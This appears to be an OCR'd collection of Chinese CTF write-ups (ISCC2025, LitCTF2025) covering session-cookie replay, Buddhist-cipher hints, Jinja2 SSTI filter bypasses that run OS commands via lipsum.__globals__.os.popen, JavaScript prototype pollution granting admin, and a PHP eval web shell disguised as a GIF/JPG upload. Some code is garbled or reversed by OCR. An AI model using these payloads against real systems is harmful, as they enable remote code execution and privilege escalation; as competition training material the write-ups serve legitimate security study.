
当我们带着api/mark_frag_ok.php中的cookie和X-Requested-With访问

```
import requests

s = requests.Session()  # 自动管理 Cookie
headers = {
    "X-Requested-With": "XMLHttpRequest",  # 标识 AJAX 请求
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
Gecko/20100101 Firefox/130.0",
}

base_url = "http://112.126.73.173:49111/api"
mark_url = f"{base_url}/mark_frag_ok.php"
res_mark = s.get(mark_url, headers=headers)


print("获取的 Cookie:", s.cookies.get_dict())

# 2. 带着 Cookie 和 X-Requested-With 访问 get_frag.php

get_url = f"{base_url}/get_frag.php"
res_get = s.get(get_url, headers=headers)

print("HTTP 状态码:", res_get.status_code)
print("获取的 Cookie:", s.cookies.get_dict())
print("响应内容:", res_get.text)
```

获取的 Cookie: {'PHPSESSID': 'ab521e0578588efa2cabacada1e2ab27'}
HTTP 状态码: 200
获取的 Cookie: {'PHPSESSID': 'ab521e0578588efa2cabacada1e2ab27'}
响应内容: ISCC{0p3n

拼接后发现 ISCC{0p3n01_cu_5_3r35_th3b5t!}提交不对。最后发现是flag后半段有问题

复制如何给ISCC出题里面的话，去问



直接丢给AI，然后给我们一个脚本

然后在滕王阁序中发现密钥：387531189

```
def shallow_seek_decrypt(encrypted_text, key):
    """
    Decrypts the given text using the ShallowSeek algorithm with the provided key.

    Args:
        encrypted_text (str): The encrypted text to be decrypted.
        key (str): The decryption key (digits only).

    Returns:
        str: The decrypted original text.
    """
    if not encrypted_text or not key:
        return encrypted_text

    # Convert key digits to integers
    key_digits = [int(c) for c in key if c.isdigit()]

    # Split the encrypted text into parts:
    # 1. Parts selected by the key (same length as key)
    # 2. Remaining parts (if any)
    key_selected = list(encrypted_text[:len(key_digits)])
    remaining = list(encrypted_text[len(key_digits):])

    original_parts = []

    # We need to process the key in reverse order
    for digit in reversed(key_digits):
        if not key_selected:
```

```
            break

        # The last character in key_selected was inserted at position (digit-1)
        # So we need to insert it back at that position in the current text
        char = key_selected.pop()

        # If remaining is not empty, we need to consider it as part of the text
        # where the character was inserted
        insert_pos = digit - 1
        if insert_pos > len(remaining):
            remaining.append(char)
        else:
            remaining.insert(insert_pos, char)

    # The remaining parts now contain the original text
    return ''.join(remaining)


# Example usage

encrypted_text = "01_cu_5_3r35_th3b5t!}"
decryption_key = "387531189"

decrypted_text = shallow_seek_decrypt(encrypted_text, decryption_key)
print(f"Encrypted: {'ISCC{0p3n'+encrypted_text}")
print(f"Decrypted: {'ISCC{0p3n'+decrypted_text}")
```

Encrypted: ISCC{0p3n01_cu_5_3r35_th3b5t!}
Decrypted: ISCC{0p3n_50urc3_15_th3_b35t!}

221.十八铜人阵[ISCC2025]

闯关弟子注意，本关考验你听声辩位功夫
你走上方台，定坐中央，闭眼静听，先后五枚铜钱抛出
如果辨准方位，方可过关，否则必遭严惩
你明白吗?
小正：弟子明白!
(这不就是梦里的关卡吗？快想想藏在记忆深处的内容)

“叮”

“叮”

“叮”

“叮”

“叮~叮”

提交


先查看源码 发现赢藏字段

```
<input type="text" id="answer1" name="answer1" class="form-control" style="width: 6%; display: inline-block;">
<br>
" “叮” "
<br>
<input type="text" id="answer2" name="answer2" class="form-control" style="width: 6%; display: inline-block;">
<br>
" “叮” "
<br>
<input type="text" id="answer3" name="answer3" class="form-control" style="width: 6%; display: inline-block;">
<br>
" “叮” "
<br>
<input type="text" id="answer4" name="answer4" class="form-control" style="width: 6%; display: inline-block;">
<br>
" “叮~叮” "
<br>
<input type="text" id="answer5" name="answer5" class="form-control" style="width: 6%; display: inline-block;">
<br>
<input type="text" id="aGnsEweTr6" name="aGnsEweTr6" class="form-control" style="width: 6%; display: inline-block;
display: none;">
```

还有一段

```
$(document).ready(function() {
    $('#answersForm').submit(function(e) {
        e.preventDefault();
        $.ajax({
            type: 'POST',
            url: '/submit-answers',
            data: $(this).serialize(),
            success: function(response) {
                if (response.error) {
                    alert(response.error);
                } else {
                    window.location.href = '/iewnaibgnehsgnit';
                    /*佛曰：输啰俱菩堰输无卢佛婆羯他怛无菩驮栗罚遮婆迦提吉伊驮摩羯醯婆伊唎娑钵漫 */
                }
```

看看/iewnaibgnehsgnit（/iewnaibgnehsgnit -> /tinginghsgenbianwei）判断就是flag的文件



闯关弟子注意，十八铜人阵必须靠自己武功过关，不可投机取巧！先过了听声辩位关再来吧！

仔细看源代码可以看到有八个“佛曰”开头的注释，于是联想到佛曰解密
将每个注释放到佛曰在线解密工具中解密

```
听声辨位
西南方
东南方
北方
西方
东北方
东方
探本穷源
```

抓包注入，进入下一关

你过关!
kGf5tN1yO8M
这样就能拿到flag了吗?
住持提出了新的要求：去闯下一关吧！闯过下一关就能拿到flag

但访问给出的提示没有用，看看网址：iewnaibgnehsgnit 发现是听声辩位反着的拼音，猜测下一个是探本穷原的拼音反着念。

这里要带着session访问：

```
GET /nauygnoiqnebnat HTTP/1.1
Host: 112.126.73.173:16340
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://112.126.73.173:16340/
Connection: close
Cookie:
session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.aCTPNg.O8Sx8uWdfoAWKx_ACUt7n7fWWYk
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

进入下一关：

查看源码：


```
$.post({
    url: `/nauygnoiqnebnat`,
    contentType: "application/x-www-form-urlencoded",
    data: `yongzheng=${encodeURIComponent($("input[name='yongzheng']").val())}`,
    success: res => {
        $("#res").html(res)
    }
});
return false;
```

、

复现：是利用yongzheng的post请求，测试很久后发现是无回显ssti注入

POST传参：

yongzheng={{lipsum|attr(request.args.a1)|attr(request.args.a2)(request.args.a3)|attr(request.args.a4((request.args.a5))|attr(request.args.a6)()}}



222.星愿信箱 [Litctf2025]

通过输入测试，排除了SQL注入，也扫不到文件，试试ssti注入，但被屏蔽

那就尝试使用控制语句的符号{% %}来执行print()函数。
{{ }}：通常用于输出变量或表达式的结果（如 Jinja2、Django、Twig）。
{% %}：用于执行控制逻辑（如条件判断、循环、宏定义等）。

替代之后就可以了，然后使用self.**dict**._TemplateReference__context.keys()命令，大家可以记住这条命令

```
self._dict_._TemplateReference__context.keys()
```

用途：
该命令主要用于 枚举当前模板上下文中的所有变量。在Jinja2等模板引擎中，self可能指向模板的上下文对象，_TemplateReference__context是其（通过名称改写访问内部的 `__context` 属性。）内部属性，keys()则返回所有可访问的变量名。

回显内置函数，

```
{%print(lipsum.__globals__.os.popen('ls').read())%}
```

调用模板内置的lipsum对象（用于生成 随机文本）访问全局os模块，然后动态调用 popen 执行Linux系统命令ls /运行并输出结果

cat也被过滤

✨ 星愿信箱

{%print(lipsum.__globals__.os.popen('tac `ls`').read())%}


投递愿望

愿望反馈：


app.run(debug=True) if __name__ == "__main__": return html_page return f"处理愿望时出错：{str(e)}", 400 except Exception as e: return html.unescape(rendered) rendered = render_template_string(cmd) return '❌ 愿望被神秘力量屏蔽了～', 200 if '{{' in cmd or '}}' in cmd or 'eval' in cmd.lower() or 'cat' in cmd.lower(): return "愿望需要包含文字内容噢）～", 400 if not text_pattern.search(cmd): text_pattern = re.compile(r'[a-zA-Z\u4e00-\u9fa5]') return "愿望内容不能为空哦～", 400 if not cmd: cmd = data.get('cmd', '').strip() data = request.get_json() try: if request.method == 'POST': def index(): @app.route('/', methods=['GET', 'POST']) ''' }); .catch(err => output.textContent = `出错啦：${err.message}`); .then(data => output.innerHTML = data) .then(res => res.text()) }) body: JSON.stringify({ cmd: cmd }) headers: { 'Content-Type': 'application/json' }, method: 'POST', fetch('/', { output.textContent = "愿望传递中... ✨"; } return; output.textContent = "请先写下你的愿望哦～"; if (!cmd) { const output = document.getElementById('output'); const cmd = document.getElementById('cmdInput').value.trim(); e.preventDefault(); document.getElementById('cmdForm').addEventListener('submit', function(e) {

223.nest_js [Litctf2025]

随便输入几个没反应，猜测是简单的弱密码



猜到直接结束



224.多重宇宙日记 [Litctf2025]

首页 | 登录 | 注册

欢迎来到多重宇宙日记!

在这里，你可以记录下你在各个宇宙中的冒险笔记。

据说，管理员拥有一把能够解锁宇宙终极秘密的钥匙，它就藏在管理员的专属控制面板里。然而，这个控制面板似乎只有真正的管理员才能进入。

你的任务是，找到方法进入管理员面板，并拿到那把名为Flag的钥匙。

Flag格式：flag{...}

登录 或 注册 开始你的旅程。

首页 | 登录 | 注册

© 2025 多重宇宙日记 CTF

先注册进入到个人资料

admin 的个人资料

当前设置:

```
{}
```

更新设置

主题 (Theme):

语言 (Language):

更新设置 (JSON)

高级/测试区域

直接提交JSON来更新设置 (目标路径: `POST /api/profile/update`):

发送原始JSON

随意更新一下个人资料

admin 的个人资料

当前设置:



```
{
  "theme": "aaa",
  "language": "qqq"
}
```


更新设置

主题 (Theme): aaa

语言 (Language): qqq

更新设置 (JSON)



提示原型链污染（**Prototype Pollution**），它是一种 **JavaScript 对象属性赋值漏洞**，可以通过修改 `__proto__` 或 `constructor.prototype` 等原型链属性来篡改整个应用中的默认对象结构。

查看源码，通过表单提交只能修改theme和language的，但通过 高级/测试区域 处能够直接传入一整个json对象，并且被JSON.parse()解析，没有过滤。并且了解到包装在settings对象下的内容控制着用户的配置情况

```
61            try {
62                const response = await fetch('/api/profile/update', {
63                    method: 'POST',
64                    headers: {
65                        'Content-Type': 'application/json',
66                    },
67                    body: JSON.stringify({ settings: settingsPayload }) // 包装在 "settings"键下
68                });
69                const result = await response.json();
70                if (response.ok) {
71                    statusEl.textContent = '成功: ' + result.message;
72                    currentSettingsEl.textContent = JSON.stringify(result.settings, null, 2);
73                    // 刷新页面以更新导航栏（如果isAdmin状态改变）
74                    setTimeout(() => window.location.reload(), 1000);
75                } else {
```

使用"__proto__"获settings对象的原型，并设置isAdmin为ture

高级/测试区域

直接提交JSON来更新设置 (目标路径: POST /api/profile/update):

```
{
    "settings": {
        "theme": "123",
        "language": "456",
        "__proto__": {
            "isAdmin": true
        }
    }
}
```

发送原始JSON

查看面板

首页 | 个人资料 | 登出 (admin) | 管理员面板

管理员秘密面板

恭喜你，管理员！你找到了宇宙的秘密：

NSSCTF{08f292af-d72c-49a4-ba84-fbfe9818a42f} 返回首页


225.easy_file [Litctf2025]

随意输入

base64编码了，看源码（扫盘发现admin.php 但会跳到index.php）


```
    document.getElementById('loginForm').addEventListener('submit', function(e) {
        e.preventDefault();
        const username = this.querySelector('input[name="username"]').value;
        const password = this.querySelector('input[name="password"]').value;
        const encoder = new TextEncoder();
        const encode = str => btoa(String.fromCharCode(...encoder.encode(str)));
        this.querySelector('input[name="username"]').value = encode(username);
        this.querySelector('input[name="password"]').value = encode(password);
        this.submit();
    });
    //file查看头像
```

那就直接输入username=YWRtaW4=&password=cGFzc3dvcmQ=



到任意文件上传，上传图像应该是图片


上传php，png都被屏蔽：



但发现jpg可以，制作图片马抓包改后缀上传

```
Priority: u=0, i

------geckoformboundary37bc5be41e2ff0cc7bedde099cad287a
Content-Disposition: form-data; name="avatar"; filename="muma2.jpg"
Content-Type: image/png

GIF89a <script language='php'>@eval($_POST['yjh']);</script>
------geckoformboundary37bc5be41e2ff0cc7bedde099cad287a--
```

测试链接报错了，找其他办法




